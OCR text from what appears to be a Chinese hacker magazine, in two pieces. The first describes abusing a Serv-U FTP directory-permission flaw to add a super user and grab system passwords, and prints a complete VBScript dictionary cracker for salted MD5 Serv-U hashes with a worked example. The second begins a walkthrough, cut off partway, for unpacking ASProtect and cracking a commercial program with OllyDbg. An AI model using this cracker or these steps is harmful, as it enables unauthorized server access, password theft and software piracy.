


图 1

通过上述操作，在本地系统上就可以添加了一个超级用户Hacker，也可以直接用以下命令把当前用户提升到超级用户组中去，如在软件的设置里面，"c:\download"被当作用户的主目录，用户可以对它和其子目录进行读和写的操作，而用户被禁止操作的其他目录，由于被当作当前目录的子目录而继承其属性，用户也可以对它读和写了，这样必然要波及到"c:\winnt"目录，试想，如果目录对用户完全开放，可以进行读、写、删除、列表、建目录，那么用户也就可以对Windows系统的目录进行一些可怕的操作了。

有了这样一个攻击思路，如果使用这个版本的Serv-U管理员不清楚这个漏洞，将用户的主目录与系统放在同一个分区，那么黑客利用此漏洞便能抓取到系统的所有密码（破解密码也是比较简单的）。如果某个用户拥有写和运行权限，那么他就可以上传一个木马，并运行它。

很多朋友在看了Serv-U的加密密码后可能会纳闷，怎么会有34位这么长的密码？在ServUDaemon.ini中，我们可以看到一个被Serv-U加密的密文，其长度为34位，根据分析，它采用的是MD5加密算法。通过与字典档（dict.txt）的比较，我们就可以得到正确的密码。要破解这个密码，我们需要用到2程序MD5.wsc和Crack.vbs文件。

破解之前，我们需要注册MD5.wsc文件，右键单击该文件，在弹出的菜单中选择"注册"，如果没有该项，就要升级SCRIPTS引擎，升级地址为http://msdn.microsoft.com/scripting。注册成功后，会提示如图2所示的图片（详细代码请查看光盘"源代码"栏目，按照文章名查找即可）。




图 2

接着，我们来看Crack.vbs文件，将下列代码保存为Crack.vbs或者Crack.vbe文件，如下所示

```
On Error Resume Next
set OutStreem = wScript.Stdout
set InStreem = wScript.Stdin
If (lcase(right(wScript.Fullname,11)) = "wScript.exe") Then
   Set objShell = wScript.CreateObject("wScript.Shell")
   objShell.Run("cmd.exe /k Cscript //nologo " & Chr(34)
& wScript.ScriptFullName & Chr(34))
   Wscript.Quit
End If
PassString = Wscript.Arguments(0)
If Len(PassString)<>34 Then
   Usage()
   wScript.Echo "PLZ input a ServUPass in the ServUDaemon.
ini file."
   wScript.Quit
End If
Usage()
Set oMD5 = CreateObject("MD5.WSC")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objDictFile = objFSO.OpenTextFile("Dict.txt", 1)
Salt = Left(PassString, 2)
Password = Right(PassString, 32)
Compared()
wScript.Echo "恭喜，密码已经破解。"
oMD5.Close
objDictFile.Close
objFSO.Close
wScript.Quit
Function Compared()
Do While objDictFile.AtEndOfStream <> True
    WordString = objDictFile.ReadLine
    Word = Salt & WordString
    sHashedStr = oMD5.calcMD5(Word)
        If StrComp(sHashedStr, Password)=0 Then
           OutStreem.Write "" & Password & "="
           OutStreem.Write "" & WordString & Chr(10)
                 Exit Function
        End If
Loop
End Function
Function Usage()
wScript.Echo String(79,"*")
wScript.Echo "Serv-UPassCrack v1.0a"
wScript.Echo "Serv-U FTP PassWord Cracker by Caine,
Thanks to Djpower"
wScript.Echo "Usage:"
wScript.Echo "cscript crack.vbs ServUPass"
wScript.Echo "/h: show this usage."
wScript.Echo "CAUTION:!!!!Wordlist must in Dict.txt file!!!!"
wScript.Echo String(79,"*")&vbcrlf
End Function
```

现在，将Dict.txt字典文件和Crack.vbs拷贝到同一个目录下，就可以开始破解密码了。输入"cscript crack.vbe yj425C8C7331C45AC29D267B770281D4F3"，其中，

yj425C8C7331C45AC29D267B770281D4F3是从Servudaemon.ini文件中拷贝过来的。稍等片刻即可得到Serv-U加密时的密码原文，可以看到密码被破解了，即经过解密后的密码是741852，如图3所示。

其实使用这个方法破解Serv-U的密码是没有办法的办法，因为它本身是使用的MD5加密，破解它需要时间和运气，所以呢，有个好的字典就一切OK！能不能破解出来还看你的字典强度哦！




图3

Icefire：“以壳解壳”这个名字是作者自己起的，私下和他交流的时候他曾介绍过这个名字。这个方法来源于AsprStripperXP脱壳机，在壳把所有的代码解压之后、处理Stolen Code之前，把进程Dump出来，补上那段壳代码，模仿构造当时的堆栈和寄存器值环境，这样就由壳自己来解决Stolen Code的问题啦。推而广之，这个Stolen Code简便解决方案也适用于某些其他壳。

适合读者	破解者
前置知识	OllyDbg使用方法
难度等级	高



以壳解壳
——对ASProtect加壳程序的脱壳和破解

文/图 Fly[FCG][NUKE][DCM][CUG]

ASProtect是壳中之王，这个壳在Pack界当选老大是毫无异议的，当然这里的老大不仅指它的加密强度，还在于它开创了壳的新时代。Seh和各种流行的Anti、Bpm断点的清除都出自这里，更为有名的当属RSA的使用，使得Demo版无法被Crack成完整版本，Code_dips也源于这里，IAT的处理即使到现在看来也是很强的。CoDe_Inject兄的这段解说很精辟。（详细代码请查看光盘“源代码”栏目，按照文章名查找即可），加壳后没有未注册版提示的NAG，主界面如图1所示。




图1

ASProtect不断升级，现在的ASProtect V1.3X、V2.0版本更猛了，更加巩固了其王者之位。ASProtect V1.23 RC4可谓是比较“经典”的版本，使用其加壳的程序也比较多。ASProtect把Stolen Code越做越“变态”，虽然大部分Stolen Code都可以分析出来，但是有点费时间。下面来演示一种ASProtect V1.23RC4壳的Stolen Code简便解决方案，几乎可以处理所有这个版本的ASProtect加壳程序的Stolen Code！

本次的目标程序是Advanced Call Center V5.5，这是一个专为Voice modem设计出来，让Voice modem可以充分被利用的一个应用程序，它具有多功能的电话答录设计及接收/联络/管理的功能，可以从http://www.skycn.com/soft/968.html下载。调试环境 WinXP、flyODBG（Ollydbg V1.10汉化修改版）、PEiD、LordPE、AsprDbgr和ImportREC。

设置Ollydbg

Ollydbg是一款可以用“伟大”来形容的调试工具！直观、简便、易学，特别适合我等菜鸟们使用。为了更好地完成调试，我们要先设置一下Ollydbg。

> 小提示：Ollydbg在Windows 9X系统上将无法完全发挥强大的功能，所以用Ollydbg脱壳推荐在Windows XP/2000等NT系统平台上操作！

1.忽略除了“内存访问异常”之外的所有其他异常选项，如图2所示。

我们要利用这个“内存访问异常”来完成脱壳。

2.用IsDebuggerPresent Plugin V1.4插件隐藏Ollydbg的调试器标志，如图3所示。

这样ASProtect就无法通过调用IsDebuggerPresent函数来反跟踪了。

抓住ASProtect V1.23RC4壳的最后一次典型异常用Ollydbg载入目标程序acc.exe，Ollydbg弹出“是压缩的代




图 2

码吗？"的入口点预警，选择"否"，暂停在壳入口处（如图4 和图5 所示）：





图 3


图 4




图 5

脱过这个版本壳的朋友都知道，ASProtect V1.23RC4 壳有一个最后的典型异常。这个异常的地址是动态的，甚至在相同机子上每次调试时都不同，但其代码是相同的，所以你熟悉之后就会辨认出来（如图6 所示）。

